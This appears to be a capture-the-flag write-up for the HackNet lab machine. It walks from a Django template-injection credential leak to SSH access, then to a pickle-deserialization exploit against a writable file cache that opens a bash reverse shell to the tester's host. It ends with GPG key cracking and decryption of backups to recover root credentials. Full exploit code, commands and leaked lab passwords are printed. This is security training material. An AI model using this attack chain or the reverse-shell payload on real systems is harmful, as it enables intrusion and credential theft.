
Enumeration
nmap scan
$ nmap -o fir_scan 10.10.11.85

Nmap scan report for 10.10.11.85
Host is up (0.75s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

$ nmap -sV -sC -oN scan -p80,22 10.10.11.85

Nmap scan report for 10.10.11.85
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)
|_  256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to http://hacknet.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Web enumeration
- visiting http://hacknet.htb
- We will create a user and login

- based on Cookies (sessionid, csrftoken) we can assume this web site use Django in backend
- After test all endpoint , I found a SSTI in
likes/<id>endpoint - this endpoint retrieve all users that liked a post with their usernames as title of their profile image

- By changing our username to SSTI payload like
{{7*7}}, we will face inlikesa error , and if we change our username to payload{{ 7|add:7 }}we will get14as username . _But first you have to like the post you are testing likes for. _

- after testing and errors I found the payload
{{users}}that we can use to retrieve sensitive data (email, password )
Info
the server not allow us to change username to SSTI payload to retrieve classes for RCE

- Here, we see all username who liked the post
- We can retrieve password and email using the payload
{{ users.<user_id>.password }},{{ users.<user_id>.email }}
Note
the
user_idis the id of user in likes array not profile id
Foothold
- First i out my attention on private users and what are their liked posts , then I like this posts to retrieve their creds
- I send request of
/profile/<id>to Burp suite Intruder and filter private users

- Now, I have to find the posts that these users liked. I also sent


likes/<id>requests to Burp Suite Intruder to retrieve likes for all posts. - below , we can see the user
backdoor_bandit(its id is 18) liked post 23

- Retrieve its creds by changing our username to
{{ users.0.email}}and like the post 23
Creds
email : mikey@hacknet.htb
password : mYd4rks1dEisH3re
- SSH attempt using this creds (
mikey:mYd4rks1dEisH3re) is work
$ sshpass -p 'mYd4rks1dEisH3re' ssh mikey@hacknet.htb

mikey@hacknet:~$ id
uid=1000(mikey) gid=1000(mikey) groups=1000(mikey)

mikey@hacknet:~$ ls
user.txt
Abstract
- decide which user you want to steal his creds
- find the post that he liked
- like this post and change your username to either
{{users.<id>.password}}or{{users.<id>.email}}- go to
likes/<post-id>and you will see the data
Post-exploitation
shell as sandy
- from the
/var/www/HackNet/HackNet/settings.pyi found the database password . but it don’t contain interesting data. - the user
mikeyhasn’t sudo privileges - by checking the writable directories , i found an interesting one that is
/var/tmp/django_cache
mikey@hacknet:~$ find / -type d -perm -0002 -ls 2>/dev/null
     1151      0 drwxrwxrwt   2 root     root           40 Sep 16 15:57 /dev/mqueue
        1      0 drwxrwxrwt   2 root     root           80 Sep 16 16:28 /dev/shm
   130042      4 drwxrwxrwt   4 root     root         4096 Sep 16 15:57 /var/tmp
   130105      4 drwxrwxrwx   2 sandy    www-data     4096 Sep 16 16:38 /var/tmp/django_cache
      115      4 drwxrwxrwt   8 root     root         4096 Sep 16 16:27 /tmp
      116      4 drwxrwxrwt   2 root     root         4096 Sep 16 15:57 /tmp/.XIM-unix
      110      4 drwxrwxrwt   2 root     root         4096 Sep 16 15:57 /tmp/.X11-unix
      121      4 drwxrwxrwt   2 root     root         4096 Sep 16 15:57 /tmp/.font-unix
      112      4 drwxrwxrwt   2 root     root         4096 Sep 16 15:57 /tmp/.ICE-unix
        1      0 drwxrwxrwt   3 root     root           60 Sep 16 15:57 /run/lock
With this permission, and if the web application is using a cache, we can implement RCE https://notes.subh.space/linux-privilege-escalation/django-cache-rce
- In the settings.py file, we can verify that the application is using the cache
mikey@hacknet:/var/www/HackNet$ cat HackNet/settings.py

...<SNIP>...

DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST':'localhost',
        'PORT':'3306',
    }
}

CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}

...<SNIP>...- now, we have to know how we can run this cache, we can get that using grep
mikey@hacknet:/var/www$ grep -r "import cache" .

./HackNet/SocialNetwork/views.py:from django.views.decorators.cache import cache_page

mikey@hacknet:~$ cat /var/www/HackNet/SocialNetwork/views.py

...<SNIP>...

@cache_page(60)
def explore(request):
    if not "email" in request.session.keys():
        return redirect("index")

    session_user = get_object_or_404(SocialUser, email=request.session['email'])

    page_size = 10
    keyword = ""

    if "keyword" in request.GET.keys():
        keyword = request.GET['keyword']
        posts = SocialArticle.objects.filter(text__contains=keyword).order_by("-date")
    else:
        posts = SocialArticle.objects.all().order_by("-date")

    pages = ceil(len(posts) / page_size)

    if "page" in request.GET.keys() and int(request.GET['page']) > 0:
        post_start = int(request.GET['page'])*page_size-page_size
        post_end = post_start + page_size
        posts_slice = posts[post_start:post_end]
    else:
        posts_slice = posts[:page_size]

    news = get_news()
    request.session['requests'] = session_user.contact_requests
    request.session['messages'] = session_user.unread_messages

    for post_item in posts:
        if session_user in post_item.likes.all():
            post_item.is_like = True

    posts_filtered = []
    for post in posts_slice:
        if not post.author.is_hidden or post.author == session_user:
            posts_filtered.append(post)
        for like in post.likes.all():
            if like.is_hidden and like != session_user:
                post.likes_number -= 1

    context = {"pages": pages, "posts": posts_filtered, "keyword": keyword, "news": news, "session_user": session_user}

    return render(request, "SocialNetwork/explore.html", context)

...<SNIP>...
The cache is used in explore endpoint with parameters keyword or page
Info
Django’s cache system stores processed data (like rendered page content or query results) to avoid recomputation on subsequent requests. When a view uses caching (like with the
@cache_pagedecorator), Django generates a unique key from the request (URL + parameters), serializes the response data using pickle, and saves it to a storage backend, as files in/var/tmp/django_cache/. On future identical requests, Django retrieves and deserializes the cached file instead of re-executing the view logic, speeding up response times. However, this reliance on pickle deserialization creates a security risk if attackers can write malicious pickle data to cache files, as Django will blindly unpickle and execute it when serving cached content.
- visiting http://hacknet.htb/explore?keyword=0xmg , we can see new files created in
/var/tmp/django_cache/ - but if we change the keyword , it generate new files (the same keyword = same files name in cache)
- to exploit that , we need to create malicious pickle payload (Mentioned in Django docs)
- spoof the cache file of the endpoint
explore/keyword=test - revisit the endpoint, and the malicious code will be executed
- spoof the cache file of the endpoint
Important
You should wait until the original cache file deleted by the application
exploit
- I used the following script
import pickle
import os
import time
class Exploit:
  def __reduce__(self):
    cmd = (
      "bash -c '"
      "bash -i >& /dev/tcp/10.10.14.173/4444 0>&1'"
    )
    return (os.system, (cmd,))

cache_path = "/var/tmp/django_cache/ef3fd119c3f75f416fd5227594e93350.djcache"

print("Waiting for the original cache file to be deleted by the application...")
# Loop until the payload is successfully written
while True:
  try:
    with open(cache_path, "wb") as f:
      pickle.dump(Exploit(), f)
      print(f"[+] Malicious cache successfully written to {cache_path}!")
      os.system(f"chmod 777 {cache_path}")
      break
  except PermissionError:
    # If the file is still in use, wait and retry
    print("Cache not writable yet. Waiting 30 seconds...")
time.sleep(5)- run listener → run this script → re-visit http://hacknet.htb/explore?keyword=0xmg
mikey@hacknet:/var/tmp/django_cache$ python3 /tmp/exp.py
Waiting for the original cache file to be deleted by the application...
[+] Malicious cache successfully written to /var/tmp/django_cache/ef3fd119c3f75f416fd5227594e93350.djcache!- In the listener , we will find the reverse shell
$ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.1.179 43388
bash: cannot set terminal process group (2232): Inappropriate ioctl for device
bash: no job control in this shell
sandy@hacknet:/var/www/HackNet$ id
id
uid=1001(sandy) gid=33(www-data) groups=33(www-data)- in home directory of sandy , there is
.gnupg
sandy@hacknet:~$ ls -al
ls -al
total 36
drwx------ 6 sandy sandy 4096 Sep 11 11:18 .
drwxr-xr-x 4 root  root  4096 Jul  3  2024 ..
lrwxrwxrwx 1 root  root     9 Sep  4 19:01 .bash_history -> /dev/null
-rw-r--r-- 1 sandy sandy  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 sandy sandy 3526 Apr 23  2023 .bashrc
drwxr-xr-x 3 sandy sandy 4096 Jul  3  2024 .cache
drwx------ 3 sandy sandy 4096 Dec 21  2024 .config
drwx------ 4 sandy sandy 4096 Sep  5 11:33 .gnupg
drwxr-xr-x 5 sandy sandy 4096 Jul  3  2024 .local
lrwxrwxrwx 1 root  root     9 Aug  8  2024 .mysql_history -> /dev/null
-rw-r--r-- 1 sandy sandy  808 Jul 11  2024 .profile
lrwxrwxrwx 1 root root 9 Jul 3 2024 .python_history -> /dev/null- this directory contains a private key
armored_key.asc
sandy@hacknet:~$ ls -al .gnupg/*
ls -al .gnupg/*
-rw-r--r-- 1 sandy sandy  948 Sep  5 11:33 .gnupg/pubring.kbx
-rw------- 1 sandy sandy   32 Sep  5 11:33 .gnupg/pubring.kbx~
-rw------- 1 sandy sandy  600 Sep  5 11:33 .gnupg/random_seed
-rw------- 1 sandy sandy 1280 Sep  5 11:33 .gnupg/trustdb.gpg

.gnupg/openpgp-revocs.d:
total 12
drwx------ 2 sandy sandy 4096 Sep  5 11:33 .
drwx------ 4 sandy sandy 4096 Sep  5 11:33 ..
-rw------- 1 sandy sandy 1279 Sep  5 11:33 21395E17872E64F474BF80F1D72E5C1FA19C12F7.rev

.gnupg/private-keys-v1.d:
total 20
drwx------ 2 sandy sandy 4096 Sep  5 11:33 .
drwx------ 4 sandy sandy 4096 Sep  5 11:33 ..
-rw------- 1 sandy sandy 1255 Sep  5 11:33 0646B1CF582AC499934D8503DCF066A6DCE4DFA9.key
-rw------- 1 sandy sandy 2088 Sep  5 11:33 armored_key.asc
-rw------- 1 sandy sandy 1255 Sep 5 11:33 EF995B85C8B33B9FC53695B9A3B597B325562F4F.key- this password is for backup files
sandy@hacknet:~$ gpg -k
gpg -k
/home/sandy/.gnupg/pubring.kbx
------------------------------
pub   rsa1024 2024-12-29 [SC]
      21395E17872E64F474BF80F1D72E5C1FA19C12F7
uid           [ultimate] Sandy (My key for backups) <sandy@hacknet.htb>
sub rsa1024 2024-12-29 [E]- I downloaded this key for cracking , I used simple python server to download it
sandy@hacknet:~/.gnupg/private-keys-v1.d$ python3 -m http.server 3333

-> then in our machine : wget http://hacknet.htb:3333/armored_key.asc- Crack it
$ gpg2john armored_key.asc > gpg_hash.txt
$ john --wordlist=/usr/share/wordlists/rockyou.txt gpg_hash.txt
password of backups
sweetheart
- now we can decrypt and find
rootcreds insidebackup02.sql.gpg
sandy@hacknet:/var/www/HackNet/backups$ cp ~/.gnupg/private-keys-v1.d/armored_key.asc ./
sandy@hacknet:/var/www/HackNet/backups$ ls
armored_key.asc  backup01.sql.gpg  backup02.sql.gpg  backup03.sql.gpg
sandy@hacknet:/var/www/HackNet/backups$ gpg --batch --yes --passphrase 'sweetheart' --pinentry-mode loopback -o ./backup01.sql -d backup01.sql.gpg
gpg: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
      "Sandy (My key for backups) <sandy@hacknet.htb>"
sandy@hacknet:/var/www/HackNet/backups$ ls
armored_key.asc  backup01.sql.gpg  backup03.sql.gpg  backup01.sql  backup02.sql.gpg
sandy@hacknet:/var/www/HackNet/backups$ grep -r 'password' ./backup01.sql

...snip..

/backup02.sql:(48,'2024-12-29 20:29:55.938483','The root password? What kind of changes are you planning?',1,18,22),
./backup02.sql:(50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Here’s the password: h4ck3rs4re3veRywh3re99. Let me know when you’re done.',1,18,22),
Root Creds
root : h4ck3rs4re3veRywh3re99
$ sshpass -p 'h4ck3rs4re3veRywh3re99' ssh root@hacknet.htb

root@hacknet:~# ls
root.txt
root@hacknet:~# cat root.txt
2aeac8575b6ad68b5ec4f305c2d337a4
Happy Hacking